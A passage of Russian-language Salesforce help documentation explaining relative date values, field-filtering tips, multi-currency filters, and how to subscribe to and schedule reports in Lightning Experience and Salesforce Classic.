ПОСЛЕДНИЙ КВАРТАЛ	Начинается в 00:00:00 первого дня календарного квартала, предшествующего текущему, и продолжается до конца квартала.
ТЕКУЩИЙ КВАРТАЛ	Начинается в 00:00:00 первого дня текущего календарного квартала и продолжается до конца квартала.
СЛЕДУЮЩИЙ КВАРТАЛ	Начинается в 00:00:00 первого дня календарного квартала, следующего за текущим, и продолжается до конца квартала.
ПОСЛЕДНИЕ *n* КВАРТ.	Начинается в 00:00:00 первого дня календарного квартала, предшествующего текущему на *n* кварталов, и продолжается до конца предыдущего календарного квартала. (Диапазон не охватывает текущий квартал.)
СЛЕДУЮЩИЕ *n* КВАРТ.	Начинается в 00:00:00 первого дня календарного квартала, следующего за текущим, и продолжается до конца *n*-го календарного квартала. (Диапазон не охватывает текущий квартал.)
n КВАРТ. НАЗАД	Начинается в 00:00:00 первого дня календарного квартала, предшествующего текущему на *n* кварталов, и продолжается до конца квартала.
ПРОШЛЫЙ ГОД	Начинается в 00:00:00 1 января года, предшествующего текущему, и продолжается до 31 декабря.

Относительное значение даты	Диапазон
ТЕКУЩИЙ ГОД	Начинается в 00:00:00 1 января текущего года и продолжается до 31 декабря.
СЛЕДУЮЩИЙ ГОД	Начинается в 00:00:00 1 января года, следующего за текущим, и продолжается до 31 декабря.
n ЛЕТ (ГОДА) НАЗАД	Начинается в 00:00:00 1 января календарного кода, предшествующего текущему на *n* года, и продолжается до 31 декабря.
ПОСЛЕДНИЕ *n* ЛЕТ (ГОДА)	Начинается в 00:00:00 1 января календарного кода, предшествующего текущему на *n+1* года. Диапазон завершается 31 декабря календарного года, предшествующего текущему.
СЛЕДУЮЩИЕ *n* ЛЕТ (ГОДА)	Начинается в 00:00:00 1 января календарного года, следующего за текущим, и продолжается до 31 декабря *n* года.
ПОСЛЕДНИЙ ФИНАНСОВЫЙ КВАРТАЛ	Начинается в 00:00:00 первого дня финансового квартала, предшествующего текущему, и продолжается до конца финансового квартала. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка». Прим.: ФИНАНСОВЫЕ литеральные значения дат не поддерживаются при создании настраиваемых мобильных представлений.
ТЕКУЩИЙ ФИНАНСОВЫЙ КВАРТАЛ	Начинается в 00:00:00 первого дня текущего финансового квартала и продолжается до конца текущего финансового квартала. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».
СЛЕДУЮЩИЙ ФИНАНСОВЫЙ КВАРТАЛ	Начинается в 00:00:00 первого дня финансового квартала, следующего за текущим, и продолжается до конца финансового квартала. (Диапазон не охватывает текущий квартал.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».
ПОСЛЕДНИЕ *n* ФИНАНСОВЫХ КВАРТ.	Начинается в 00:00:00 первого дня финансового квартала, предшествующего текущему на *n* финансовых кварталов, и продолжается до конца предыдущего финансового квартала. (Диапазон не охватывает текущий финансовый квартал.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».
СЛЕДУЮЩИЕ *n* ФИНАНСОВЫХ КВАРТ.	Начинается в 00:00:00 первого дня финансового квартала, следующего за текущим, и продолжается до конца *n*-го финансового квартала. (Диапазон не охватывает текущий финансовый квартал.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».
n ФИНАНСОВЫХ КВАРТ. НАЗАД	Начинается в 00:00:00 первого дня финансового квартала, предшествующего текущему на *n* фин. кварт., и продолжается до конца финансового квартала.
ПОСЛЕДНИЙ ФИНАНСОВЫЙ ГОД	Начинается в 00:00:00 первого дня финансового года, предшествующего текущему, и продолжается до конца финансового года. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».

Относительное значение даты	Диапазон
ТЕКУЩИЙ ФИНАНСОВЫЙ ГОД	Начинается в 00:00:00 первого дня текущего финансового года и продолжается до конца финансового года. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».
СЛЕДУЮЩИЙ ФИНАНСОВЫЙ ГОД	Начинается в 00:00:00 первого дня финансового года, следующего за текущим, и продолжается до конца финансового года. Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».
ПОСЛЕДНИЕ *n* ФИНАНСОВЫХ ЛЕТ (ГОДА)	Начинается в 00:00:00 первого дня финансового года, предшествующего текущему на *n* финансовых лет, и продолжается до конца предыдущего финансового года. (Диапазон не охватывает текущий финансовый год.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».
СЛЕДУЮЩИЕ *n* ФИНАНСОВЫХ ЛЕТ (ГОДА)	Начинается в 00:00:00 первого дня финансового года, следующего за текущим, и продолжается до конца *n*-го финансового года. (Диапазон не охватывает текущий финансовый год.) Финансовый квартал определяется на странице «Финансовый год» в меню «Настройка».
n ФИНАНСОВЫХ ЛЕТ (ГОДА) НАЗАД	Начинается в 00:00:00 первого дня финансового года, предшествующего текущему на *n* финансовых лет, и продолжается до конца финансового года.

Примечания для фильтрации по типу полей и значениям

Учитывайте эти рекомендации при фильтрации текстовых полей, полей дат, числовых значений, значений раскрывающегося списка, а также пустых и нулевых значений.

Фильтрация по текстовым полям

- Чтобы отфильтровать записи по нескольким значениям, рекомендуем разделить поисковые запросы запятыми. Например, чтобы найти организации в Томской области, Новосибирской области или Москве, введите запрос *«"Область" содержит "Томская область","Новосибирская область","Москва"»*.
- Фильтрация не чувствительна к регистру. Например, критерий поиска *«"Область" содержит "Код"»* возвращает все записи, содержащие слово «Код», а также любые записи со словами «Томская» и «Московская», имена которых содержат слово «код».
- При фильтрации стандартных полей типа «Область подробного текста» (например, поле «Описание» или «Сведения о решении») поиск выполняется только по первой 1 000 символов. Отчеты не могут быть отфильтрованы по настраиваемым полям типа «Область подробного текста». Списковые представления отображают только первые 255 символов настраиваемых полей типа «Область подробного текста».

Фильтрация по полям даты

- При вводе даты рекомендуем использовать формат, выбранный в параметре «Регион». При необходимости воспользуйтесь специальными значениями дат (например, «СЕГОДНЯ», «СЛЕДУЮЩАЯ НЕДЕЛЯ», «СЛЕДУЮЩИЙ ГОД» или «ПОСЛЕДНИЕ <число> ДН.»).

Фильтрация по числовым значениям

- Числовые и прочие данные, содержащие запятые, должны быть заключены в кавычки. Например, фильтр *«"Стоимость" равно "10,000"»* возвращает записи со стоимостью 10 000 долларов США, тогда как фильтр *«"Стоимость" равно 10,000»* возвращает записи со стоимостью 10 000, 10 и 0 долларов США.
- Чтобы найти нужный номер телефона, рекомендуем указывать точный формат телефонного номера (например, *«Номер телефона начинается на (561)»*).

Фильтрация по значениям раскрывающегося списка

- Чтобы отфильтровать поля раскрывающегося списка со множественным выбором по точному совпадению, рекомендуем разделить значения точкой с запятой.

  Например, использование оператора «равно» и точки с запятой между двумя значениями возвращает записи, содержащие оба значения, и исключает записи, содержащие все другие значения.

- Если организация использует типы записей, то диалоговое окно поиска содержит значения раскрывающегося списка для всех типов записей. Рекомендуем выбрать оператор «равно» или «не равно».

  Прим.: При изменении метки для значения раскрывающегося списка, используемого в качестве критерия фильтрации, значение раскрывающегося списка автоматически удаляется из критериев фильтрации. Например, если отчет содержит фильтр *«"Источник интереса" равно "Эл. почта" или "Web"»*, а пользователь меняет значение раскрывающегося списка с «Web» на «Referral», то фильтр отчета будет изменен на *«"Источник интереса" равно "Эл. почта"»*. Измененное значение раскрывающегося списка, являющееся единственным значением, заданным для отдельного фильтра, будет отображаться в фильтрах вместе с ошибкой.

Фильтрация по пустым и нулевым значениям

- Оператор «меньше», «больше», «меньше или равно» или «больше или равно», используемый в числовых полях, возвращает записи с пустыми или нулевыми значениями. Например, критерий *«"Годовой доход" меньше "100 000"»*, используемый бизнес-правилом или правилом назначения интересов, возвращает записи организаций, содержащие пустое поле «Годовой доход».

  Обратите внимание, что фильтры отчета, настраиваемые списковые представления и правила назначения организаций не считают записи, содержащие пустые поля, совпадениями.

- Чтобы ограничить результаты записями, содержащими пустые или нулевые значения в отдельном поле, выберите нужное поле и оператор «равно» или «не равно», а третье поле оставьте незаполненным. Например, фильтр *«"Стоимость" равно»* возвращает записи с пустыми полями стоимости. Система позволяет выполнять одновременный поиск пустых и других заданных значений. Например, запрос *«"Стоимость" равно "1,,2"»* возвращает записи, поле «Стоимость» которых содержит пустое значение, значение «1» или «2».

Советы по фильтрации мультивалюты

Данный раздел содержит советы по фильтрации полей валюты в мультивалютных организациях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Ниже перечислены рекомендации по созданию более эффективных фильтров для мультивалютных организаций.

- Чтобы найти элементы, содержащие определенную валюту, воспользуйтесь полем «Валюта». Например, запрос *«"Валюта возможности" равно "AUD"»* возвращает возможности, стоимости которых отображаются в австралийских долларах.
- Добавьте код валюты к стоимости (например, *«"Годовой доход" больше "USD 50000000"»*).

  В противном случае всем стоимостям назначается валюта пользователя. Например, при использовании долларов США запрос *«"Годовой доход" больше "50000000"»* возвращает организации, годовой доход которых превышает 50 миллионов долларов США.

  Если валюта пользователя не поддерживается, то всем стоимостям назначается валюта компании.

  В меню «Настройка» введите строку *«Управление валютами»* в поле «Быстрый поиск» и выберите пункт **«Управление валютами»** для получения кодов валют.
- Все стоимости преобразуются в валюту компании для сравнения. Например, запрос *«"Годовой доход" больше "USD 50000000"»* возвращает организации, годовой доход которых превышает 50 миллионов долларов США, а также организации, годовой доход которых составляет 114 миллионов австралийских долларов, что эквивалентно 60 миллионам долларов США при курсе обмена 1,9.
- Отчеты отображают стоимости в исходных валютах, а итоговые данные — в личной валюте. Чтобы изменить валюту для отображения итоговых данных отчета, последовательно выберите пункты **«Показать»** > **«Валюты»**. Каждой стоимости может соответствовать столбец «преобразовано» (например, «Годовой доход (преобразовано)»), который позволяет просматривать стоимости в валюте, выбранной в раскрывающемся списке «Отобразить используемые валюты».

СМ. ТАКЖЕ:

Примечания для фильтрации по типу полей и значениям

Планирование и подписка на отчеты

Планируйте и подписывайтесь на отчеты и получайте уведомления с информацией о нужных показателях без необходимости создания отчетов вручную. В Salesforce Classic можно задать критерии, инициирующие отправку уведомлений об отчетах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

1. Подписка для получения обновленных результатов отчетов в Lightning Experience

   Оформляйте подписку для себя и других людей на отчеты (в количестве до 5), чтобы получать обновленные результаты отчетов по электронной почте по установленному расписанию: раз в день, неделю или месяц.

2. Подписка для получения уведомлений об отчетах в Salesforce Classic

   Подпишитесь на отчет в Salesforce Classic для получения регулярных уведомлений при выполнении указанных условий определенными показателями. Укажите условия, которые должны инициировать отправку уведомлений, и выберите способ их получения: уведомления Salesforce1, Chatter или эл. почта.

3. Планирование отчетов в приложении Salesforce Classic

   Отчеты могут выполняться на ежедневной, еженедельной или ежемесячной основе, а их результаты могут автоматически отправляться соответствующим пользователям.

Подписка для получения обновленных результатов отчетов в Lightning Experience

Оформляйте подписку для себя и других людей на отчеты (в количестве до 5), чтобы получать обновленные результаты отчетов по электронной почте по установленному расписанию: раз в день, неделю или месяц.

Например, каждое утро в понедельник вы подходите к рабочему столу и формируете отчет по обзору обращений для определения приоритетов обращений. Вместо создания отчета вручную подпишитесь на него и получайте его по электронной почте каждое утро понедельника в 08:00.

1. На вкладке «Отчеты» или на странице запуска отчета нажмите > **«Подписаться»**.

   Для изменения расписания получения отчета, на который вы уже подписаны, нажмите **«Подписаться»** на отчет повторно.

2. В модуле «Редактирование подписок» установите расписание подписки.

   Чтобы проверить обращения, которые ваша рабочая группа закрывает каждый день, получайте отчет по обращения ежедневно в 17:00.

3. В разделе «Отправить» добавьте людей в отчет.

   - **Себя** — только вы получаете отчет.
   - **Выбрать людей** — выбранные люди получают отчет. Вы включены по умолчанию, но вы можете удалить себя, как только добавите хотя бы одного другого человека.

     Получатели видят отправленные по электронной почте данные отчета в качестве лица, выполняющего отчет. Учтите, что они могут видеть больше или меньше данных, чем они обычно видят в Salesforce.

4. В разделе «Отчет о выполнении» укажите, кто будет запускать отчет.

   - **Себя**: вы запускаете отчет, и получатели видят данные отчета в отчете по электронной почте, как вы.
   - **Другая особа**: укажите человека, у которого есть разрешение на запуск отчетов и у которого есть доступ к отчету.

5. Нажмите кнопку **«Сохранить»**.

Подписка на отчеты начнет действовать, и получатели будут получать результаты отчетов по электронной почте в соответствии с установленным расписанием.

Чтобы отменить подписку, откройте окно «Редактировать подписку», нажав снова **«Подписаться»**. Затем нажмите **«Отменить подписку»**.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на отчеты:
- «Подписка на отчеты»

Для подписки других лиц на отчеты:
- «Подписка на отчеты: добавить получателей»

Чтобы указать, кто будет запускать отчет в подписке на отчет:
- «Подписка на отчеты: настройка текущего пользователя»

Подписка для получения уведомлений об отчетах в Salesforce Classic

Подпишитесь на отчет в Salesforce Classic для получения регулярных уведомлений при выполнении указанных условий определенными показателями. Укажите условия, которые должны инициировать отправку уведомлений, и выберите способ их получения: уведомления Salesforce1, Chatter или эл. почта.

Например, пользователь может подписаться на отчет по нерешенным вопросам и ежедневно получать уведомления, при условии, что количество нерешенных вопросов составляет не менее 20. Пользователь может подписаться на уведомления для пяти отчетов.

Прим.: Опция уведомлений об отчетах не отображается для несохраненных отчетов. Сохраните отчет, чтобы иметь возможность подписаться на него.

Личные уведомления об отчетах не относятся к функции планирования будущих запусков, позволяющей отправлять отчеты по эл. почте в указанное время (без настройки условий). Чтобы запланировать отправку отчетов по эл. почте, нажмите раскрывающуюся кнопку **«Запустить отчет»** и выберите значение «Запланировать будущие запуски».

1. Нажмите кнопку **«Подписаться»** на странице запуска отчета.
2. Определите необходимость уведомления при каждом или только первом выполнении условий на странице «Подписка на отчет».
3. Укажите каждое условие посредством трех компонентов: совокупность, оператор и значение.

   Например, «"Стоимость: сумма" "меньше" "1 000 000 долларов США"».

   - Совокупность — это показатель, являющийся основой условия. Допустимые значения: «Количество записей», «Стоимость: средний», «Стоимость: наименьший», «Стоимость: наибольший» и «Стоимость: сумма».
   - Оператор — это основа сравнения (например, «Равно», «Не равно», «Больше» и т. д.).
   - Значение — это число, которое должно использоваться для сравнения с совокупностью.

   Заданные условия оцениваются при выполнении отчета; уведомления отправляются только при выполнении всех условий (не более пяти условий на отчет).
4. Выберите частоту (каждый будний день, ежедневно или еженедельно) и время для оценки условий.

   Например, каждый будний день в 07:00.
5. Выберите как минимум один тип уведомления.
   - Отправка внутрипрограммного уведомления Salesforce1
   - Опубликовать в Chatter
   - Отправка электронного уведомления
   - Выполнение настраиваемого действия Apex (например, создание задач или расширение обращений)

     Дополнительную информацию о разработке настраиваемого класса Apex см. в подразделе *«Ссылка Apex на разработчика»*.
6. Чтобы начать получение уведомлений, активируйте подписку.
7. Чтобы запланировать уведомления, нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic


Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на отчеты в Salesforce Classic:
- Запуск отчетов

Для включения или выключения подписок на уведомления об отчетах Salesforce Classic:
- Настройка приложения

Пример: Отчет выполняется еженедельно в 7:00. При сумме менее 1 000 000 система отправляет уведомление Salesforce1 и публикует сообщение Chatter.



СМ. ТАКЖЕ:

Планирование отчетов в приложении Salesforce Classic

Уведомления мобильного приложения Salesforce1

Планирование отчетов в приложении Salesforce Classic

Отчеты могут выполняться на ежедневной, еженедельной или ежемесячной основе, а их результаты могут автоматически отправляться соответствующим пользователям.

1. Планирование обновления отчета
   Отчет может выполняться ежедневно, еженедельно или ежемесячно. HTML-версию отчета можно отправить по электронной почте пользователям в организации пользователя.
2. Просмотр расписания отчета
   Чтобы просмотреть расписание отчета, воспользуйтесь страницей «Запланировать отчет» или вкладкой «Отчеты». Чтобы просмотреть все запланированные отчеты организации, воспользуйтесь меню «Настройка».
3. Управление расписанием отчета
   Чтобы создать, изменить, просмотреть или удалить запланированный отчет, воспользуйтесь страницей «Запланировать отчет».
4. Изменение расписания отчета
   Чтобы изменить запланированный отчет, воспользуйтесь страницей «Запланировать отчет».
5. Удаление расписания отчета
   Чтобы отменить запланированный запуск, выберите нужный запланированный отчет и удалите его расписание.
6. Советы по планированию отчетов
   Ниже перечислены некоторые советы по планированию отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:
- Планирование отчетов

СМ. ТАКЖЕ:

Планирование обновления отчета
Изменение расписания отчета
Удаление расписания отчета
Управление расписанием отчета
Советы по планированию отчетов
Просмотр расписания отчета
Подписка для получения уведомлений об отчетах в Salesforce Classic

Планирование обновления отчета

Отчет может выполняться ежедневно, еженедельно или ежемесячно. HTML-версию отчета можно отправить по электронной почте пользователям в организации пользователя.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:
- Планирование отчетов

1. Щелкните по имени отчета на вкладке «Отчеты».
2. В раскрывающемся меню **«Запустить отчет»** выберите пункт **«Запланировать будущие запуски...»**.

   При создании отчета планирование доступно только после сохранения отчета в папке. Если общий доступ к папке отчета предоставляется группе, то можно выполнить планирование только для всей группы. Чтобы запланировать отчет для отдельного участника группы, следует предоставить доступ к папке для этого участника.
3. Введите имя текущего пользователя, имеющего доступ к папке с отчетом, на странице «Запланировать отчет».

   Уровень доступа текущего пользователя определяет данные, отображаемые другим пользователям, включая пользователей портала, при получении результатов выполнения запланированного отчета. Это значит, не все пользователи смогут увидеть каждое поле, а текущий пользователь сможет видеть поля, которые не увидят другие. Когда отчет отправлен, он определяет, какие поля увидит текущий пользователь и не смогут увидеть другие. Другой текущий пользователь может быть выбран только при наличии полномочия «Просмотр всех данных».

   Прим.: Деактивация текущего пользователя препятствует выполнению отчета. Система Salesforce посылает уведомление по электронной почте о необходимости активировать пользователя, удалить запланированный отчет или изменить текущего пользователя на активного. Система Salesforce отправляет уведомление пользователям с полномочиями «Управление пользователями», «Изменение всех данных» и «Управление расчетами». При отсутствии пользователей, имеющих все эти полномочия, система Salesforce отправляет уведомление пользователям с полномочиями «Управление пользователями» и «Изменение всех данных».
4. Настройте отправку эл. писем.

Параметр	Цель
Мне	Отправка отчета на собственный адрес эл. почты, указанный в профиле пользователя.
Мне и/или другим пользователям	Отправка отчета дополнительным пользователям.

   Отчеты могут быть отправлены только на адреса эл. почты, указанные в записях пользователей Salesforce. Отчеты, полученные пользователями портала по эл. почте, отображают данные, доступные текущему пользователю, выбранному в расписании отчета. При наличии конфиденциальной информации пользователь портала должен быть выбран в качестве текущего пользователя для планируемого отчета.

   Прим.: Пользователи портала получают электронные уведомления об обновлении отчетов и панелей мониторинга только в том случае, если включен параметр «Разрешить отправку отчетов и панелей мониторинга пользователям портала».
5. Выберите частоту, продолжительность и время выполнения отчета.
   - Установите переключатель «Ежедневно», «Еженедельно» или «Ежемесячно» в поле «Частота», а затем уточните критерии частоты.

- Чтобы задать продолжительность расписания, выберите нужные даты в полях «Начать» и «Завершить». Чтобы выбрать текущую дату, щелкните расположенную рядом ссылку.
- Чтобы указать нужное время начала, щелкните по ссылке **«Найти доступные варианты»** напротив поля «Предпочтительное время начала».

Предпочтительное время начала доступно только в том случае, если оно не было выбрано другими пользователями.

6. Нажмите кнопку **«Сохранить расписание отчета»**. При необходимости установите следующие переключатели.

Переключатель	Цель
Сохранить изменения отчета к данному расписанию	Сохранение расписания отчета и изменений, внесенных в отчет.
Отменить изменения отчета	Сохранение расписания отчета. Изменения, внесенные в отчет, отменяются.

Имя отчета, доступное в сообщении эл. почты, позволяет получателям отчета выполнять вход в систему Salesforce и просматривать отчет напрямую.

СМ. ТАКЖЕ:

Управление расписанием отчета

Просмотр расписания отчета

Чтобы просмотреть расписание отчета, воспользуйтесь страницей «Запланировать отчет» или вкладкой «Отчеты». Чтобы просмотреть все запланированные отчеты организации, воспользуйтесь меню «Настройка».

- Чтобы просмотреть расписание отчета на вкладке «Отчеты», наведите указатель мыши на значок ✔ в столбце планирования .

  Данный столбец отображает частоту и дату следующего выполнения.

  Данный значок и сведения доступны только пользователям с полномочием «Планирование отчетов».

- Чтобы просмотреть расписание выполнения отчета на странице «Запланировать отчет», выполните указанные ниже действия.

  1. Щелкните имя нужного запланированного отчета на вкладке «Отчеты».
  2. В раскрывающемся меню **«Запустить отчет»** выберите пункт **«Запланировать будущие запуски»**.

- Чтобы просмотреть все запланированные отчеты организации, введите строку *«Запланированные задания»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Запланированные задания»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:
- Планирование отчетов

Для просмотра всех запланированных отчетов организации:
- Просмотр настройки и конфигурации

Данные сведения доступны только пользователям с полномочием «Просмотр настройки и конфигурации».

СМ. ТАКЖЕ:

Управление расписанием отчета

Управление расписанием отчета

Чтобы создать, изменить, просмотреть или удалить запланированный отчет, воспользуйтесь страницей «Запланировать отчет».

Ниже перечислены действия, доступные на странице «Запланировать отчет».

- Запланируйте выполнение нового или текущего отчета и отправку его результатов по эл. почте другим пользователям.
- Измените расписание для запланированного отчета.
- Просмотрите запланированные задания для всех отчетов организации или только для выбранного отчета.
- Удалите выбранный запланированный отчет.

Дополнительные запланированные отчеты могут быть приобретены отдельно.

СМ. ТАКЖЕ:

Планирование обновления отчета

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:

- Планирование отчетов

Для удаления запланированного отчета:

- Изменение всех данных

Изменение расписания отчета

Чтобы изменить запланированный отчет, воспользуйтесь страницей «Запланировать отчет».

1. Щелкните имя запланированного отчета на вкладке «Отчеты».
2. В раскрывающемся меню **«Запустить отчет»** выберите пункт **«Запланировать будущие запуски...»**.
3. Внесите необходимые изменения на странице «Запланировать отчет».
4. Нажмите кнопку **«Сохранить расписание отчета»**.

СМ. ТАКЖЕ:

Управление расписанием отчета

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:

- Планирование отчетов

Удаление расписания отчета

Чтобы отменить запланированный запуск, выберите нужный запланированный отчет и удалите его расписание.

1. Щелкните имя запланированного отчета на вкладке «Отчеты».
2. В раскрывающемся меню **«Запустить отчет»** выберите пункт **«Запланировать будущие запуски...»**.
3. Нажмите кнопку **«Удалить расписание отчета»**.

   Расписание выполнения отчета отменяется, но *не* перемещается в корзину.

СМ. ТАКЖЕ:

Управление расписанием отчета

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для планирования отчетов:

- Планирование отчетов

Для удаления запланированного отчета:

- Изменение всех данных

Советы по планированию отчетов

Ниже перечислены некоторые советы по планированию отчетов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Планирование запусков отчета

- Чтобы просмотреть расписание отчета, наведите указатель мыши на значок ✔ в столбце планирования ( ) на вкладке «Отчеты». Обратите внимание, что данный значок и сведения доступны только пользователям с полномочием «Планирование отчетов».
- Планирование недоступно для составных отчетов.
- Организация может использовать не более 200 запланированных отчетов. Ежедневные ограничения определяются используемой версией системы. Дополнительные запланированные отчеты могут быть приобретены отдельно.
- Запланированные отчеты выполняются в часовом поясе пользователя, запланировавшего их выполнение. Например, если поле «Часовой пояс» в записи пользователя содержит стандартное тихоокеанское время, а отчет должен выполняться каждый день в 14:00, то отчет будет выполняться ежедневно с 14:00 до 14:29 по стандартному тихоокеанскому времени.
- Если запланированное обновление просматривается и сохраняется в другом часовом поясе, то временной интервал может быть изменен.
- Отчет, выполнение которого запланировано на определенный день каждого месяца, запускается только в те месяцы, которые содержат этот день. Например, отчет, выполнение которого запланировано на 31 число каждого месяца, запускается только в те месяцы, которые содержат 31 день. Чтобы запланировать выполнение отчета на последний день каждого месяца, выберите значение «Последний» в раскрывающемся списке «числа каждого месяца».

- Отчет запускается в течение 30 минут после наступления времени, выбранного в раскрывающемся списке «Предпочтительное время начала». Например, если выбрать в качестве предпочтительного времени начала 14:00, то отчет может запускаться в любое время между 14:00 и 14:29 в зависимости от количества других отчетов, выполнение которых запланировано на данное время.
- Планирование отчетов не отслеживается в контрольном журнале.

Отправка запланированных отчетов по эл. почте

- Пользователи Chatter Free могут получать запланированные отчеты по электронной почте, даже если у них нет доступа к отчету в Salesforce.
- По электронной почте отчеты передаются без диаграмм. Чтобы отправить диаграмму отчета по эл. почте, создайте панель мониторинга и запланируйте ее обновление.
- В отчетах содержатся только первые 2 000 записей (так же как и в браузере).
- Ограничения для Outlook 2007: Отчеты, отправленные по эл. почте и содержащие таблицы шириной более 56 см или 63 столбца, могут отображаться некорректно.
- Максимальный размер отчетов, отправленных по эл. почте, составляет 10 МБ. Чтобы сократить объем данных, используемых в отчете, выполните указанные ниже действия.
  - Выполните фильтрацию собственных, а не всех записей.
  - Выберите нужный диапазон дат.
  - Удалите лишние столбцы из отчета.
  - Скройте сведения об отчете.

СМ. ТАКЖЕ:

Планирование обновления панели мониторинга

Управление расписанием отчета

Запуск и чтение отчета

Щелкните по отчету, чтобы запустить его. После запуска отчета можно использовать различные инструменты для просмотра информации.

Ниже перечислены действия, доступные на странице запуска отчета в Lightning Experience:

- Отображение или скрытие диаграммы отчета.
- Редактирование фильтров отчетов (кроме заблокированных фильтров).
- Запустите конструктор отчетов, чтобы отредактировать отчет.
- Обновить отчет.
- Подписаться на отчет.
- Экспорт отчета.
- Удалить отчет.

Ниже перечислены действия, доступные на странице запуска отчета в Salesforce Classic:

- Просмотрите ленту Chatter на наличие обновлений и сообщений для отчета.
- Просмотрите поле «Статус создания отчета».
- Выберите параметры иерархии.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

- Чтобы изменить группировки верхнего уровня, воспользуйтесь раскрывающимся списком «Резюмировать данные по:».
- Измените параметры «Временной интервал» и «Показать».
- Чтобы запустить или запланировать отчет, нажмите кнопку **«Запустить отчет»**.
- Чтобы просмотреть все данные, нажмите кнопку **«Показать сведения»**. Чтобы просмотреть только сводную информацию, нажмите кнопку **«Скрыть сведения»**.
- Чтобы открыть отчет в конструкторе отчетов, нажмите кнопку **«Настроить»**.
- Выполните экспорт или печать отчета.
